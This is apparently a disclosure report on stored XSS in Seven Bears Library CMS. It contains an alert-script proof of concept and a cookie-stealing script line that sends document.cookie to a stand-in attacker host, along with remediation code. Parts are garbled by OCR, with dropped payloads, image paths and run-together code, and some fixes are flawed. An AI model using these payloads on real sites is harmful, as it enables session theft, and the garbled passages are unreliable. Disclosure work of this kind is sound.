Title:XSS in Beijing Mirweiye Technology Co., Ltd. / Seven Bears Library CMS

BUG_Author: @wfgo

Affected Version: Seven Bears Library CMS <2023


Vendor: https://gitee.com/mirweiye

Vulnerability Files:

- wenkucms\app\Lib\Action\home\commonAction.class.php
- wenkucms\app\Lib\Action\admin\article_cateAction.class.php
- wenkucms\app\Lib\ORG\Chinapnr.class.php
- wenkucms\app\Lib\ORG\Http.class.php
- wenkucms\app\Lib\ORG\String.class.php,

Description:


1. 在这个后台上传友情链接构造XSSpayload 如如图



百度	http://www.baidu.com	10	启用	编辑
网易	http://www.163.com	10	启用	编辑

编辑 -


友链名称	<script>alert(/hhh/)</script>
链接地址	http://www.baidu.com
排序值	10
是否启用	[✓ 是] 否



	ID	友链名称	友链地址
	14	百度	http://www.baidu.com
	15	网易	http://www.163.com
	16	新浪	http://www.sina.com.cn
			om
			slog.cn
			80

wenkucms:88

/hhh/



wenkucms:88

/hhh/

不允许 wenkucms:88 再次向您提示

确定

2.

The above corresponding code is as follows: First, inwenkucms\app\Lib\Action\home\commonAction.class.php

1. ▪ ▪ **Comment Function Injection**: In the 'add_comment' and 'ajaxadd_comment' methods, '$data['info'] = $this->_request('info'); 'Get the content of the comment entered by the user. Although it is processed by the 'kindcode' function, it is not certain whether it can effectively filter malicious scripts. An attacker can enter malicious JavaScript code, such as '`。 After

submitting a comment, if the 'kindcode' function is not properly filtered, the code will be stored. When another user views a page containing that comment, the malicious script executes in their browser.

- **Injection via other user-controllable parameters**: in the 'ajax_gettags' method, '$title = $this->_get('title', 'trim'); 'Get the title entered by the user. If the '$title' is subsequently output to the page without security filtering, the attacker can construct a malicious title, such as '`。 When the page loads that header, the user is redirected to the malicious website specified by the attackers.

2. Exploit scenarios

- Steal user session information: An attacker can use the comment feature to inject a script that steals a user's cookie, such as 'var img = new Image(); img.src = "http://attacker - server.com/steal - cookie?cookie=" + document.cookie;`。 When another user views a page containing this comment, the script sends its cookie to the attacker's server, which the attacker can use to obtain the user's login credentials, which allows the attacker to access the user's account, view sensitive information, or perform illegal actions.
- Phishing attack: An attacker injects a redirect script into an enterable parameter, such as a title, to direct users to a phishing site that is similar to the original site. When a user enters information such as an account password on a phishing website, the attacker can obtain this sensitive information, causing the user to suffer economic losses.

The second exploit code is as follows: In

- \app\Lib\Action\admin\article_cateAction.class.php中

User input concatenation in the index method
In the index method, $sort and $order are obtained from the user request via the _request method and are used directly in the sorted part of the SQL query. While there is no direct output to the page here, if an attacker is able to bypass input validation in some way and inject malicious code into the query, it could indirectly affect the page output.
In addition, when building $r['str_manage'], the user-entered $r['name'] was used to directly splice the HTML code. For example:

```
$r['str_manage'] = '<a href="javascript:;" data-uri="' .
U('article_cate/add', array('pid' => $r['id'])) . '" data-
title="添加子分类 - ' . $r['name'] . '" id="add" >添加子分类</a> |
<a href="javascript:;" data-uri="' . U('article_cate/edit',
array('id' => $r['id'])) . '" data-title="' . L('edit') . ' - ' .
$r['name'] . '" id="edit" >' . L('edit') . '</a> |
<a href="javascript:;" data-acttype="ajax" class="J_confirmurl"
```

```
id="delete" data-uri="' . U('article_cate/delete', array('id' =>
$r['id'])) . '" data-msg="' . sprintf(L('confirm_delete_one'),
$r['name']) . '">' . L('delete') . '</a>';
```

If $r['name'] contains malicious JavaScript code, such as that code will be executed when the page is rendered.

2. Data processing in __before__add and __before__edit methods

In both of these methods, while user input is not directly output to the page, it can also lead to XSS vulnerabilities if the data is subsequently processed and output elsewhere without security filtering. For example, if an attacker injects malicious code into the classification name when obtaining a classification list, an XSS attack may be triggered when the classification list is displayed later.

Remediation recommendations

First Segment Code (Class article__cateAction)

1. Input validation and filtering

Input obtained from user requests should be rigorously validated and filtered to avoid malicious code injection. For example, validate $sort and $order in the index method to ensure that they only contain legitimate sort fields and sort methods.

$sort = $this->*request("sort", 'trim', 'ordid');*
$validSortFields = ['ordid', 'other legal fields']; Define a legitimate sort field
if (!in_array($sort, $validSortFields)) {
$sort = 'ordid'; If not, use the default value
}
$order = $this->request("order", 'trim', 'ASC');
$validOrders = ['ASC', 'DESC'];
if (!in_array($order, $validOrders)) {
$order = 'ASC';
}

For inputs that may contain HTML code, such as category names, filter using htmlspecialchars:
php
$r['name'] = htmlspecialchars($r['name'], ENT_QUOTES, 'UTF-8');

2. Output encoding

When user input is output to a page, it is always encoded. When you build the HTML code in the index method, encode the relevant variables:
php
$r['str_manage'] = ' add subcategory |
' . htmlspecialchars(L('edit'), ENT_QUOTES, 'UTF-8') . ' |
' . htmlspecialchars(L('delete'), ENT_QUOTES, 'UTF-8') . ''; 3. Content Security Policy (CSP) Configure a content security policy on the server side to limit the source of resources that can be loaded on the page. CSP header can be set in PHP code: php header('Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self' data:; '); The second paragraph of code (Chinapnr class) 1. Input Validation and Filtering In the *notify_url and _return_url methods, the input obtained from* $POST is validated and filtered. For example: php $CmdId = filter_var(trim($*POST['CmdId']), FILTER_SANITIZE_STRING); $RespCode = filter_var(trim(*$POST['RespCode']), FILTER_SANITIZE_STRING); Doing the same for other variables In the _payto method, validate and filter the elements in the $data array: php $para['UsrId'] = filter_var($data['sn'], FILTER_SANITIZE_STRING); $para['OrdAmt'] = filter_var($this->addFee($data['cope']), FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_FRACTION); 2. Output Encoding In the _notify_url method, encode the output: php echo "RECV_ORD_AMT: [".htmlspecialchars($OrdAmt, ENT_QUOTES, 'UTF-8')."]
" ; echo "RECV_GATE_ID: [".htmlspecialchars($GateId, ENT_QUOTES, 'UTF-8')."]
" ; Do a similar thing for other outputs

Third Piece of Code (Http Class)

1. Input validation and filtering

In the curl method, validate and filter the $param parameter to make sure it's a legitimate array or object:
php
if (!is_array($param)) {
$param = [];
}
foreach ($param as $key => $value) {
$param[$key] = filter_var($value, FILTER_SANITIZE_STRING);
}
In the download method, validate and filter the $showname:
php
$showname = filter_var($showname, FILTER_SANITIZE_STRING);
If $content is from user input, filter as well:
php
$content = filter_var($content, FILTER_SANITIZE_STRING);

2. Secure document handling

In the curlDownload and fsockopenDownload methods, the content of the captured file is safely checked. The content of the file can be filtered and verified for subsequent use to avoid malicious code. For example, when outputting the content of a file to a page, do HTML entity encoding:

```php
Suppose $fileContent is the content of the captured file
$safeContent = htmlspecialchars($fileContent, ENT_QUOTES, 'UTF-8');
echo $safeContent;
```

3. Content Security Policy (CSP)

Set the CSP header on the server side to limit the source of scripts that can be loaded on the page:

```php
header('Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self' data:; ');
```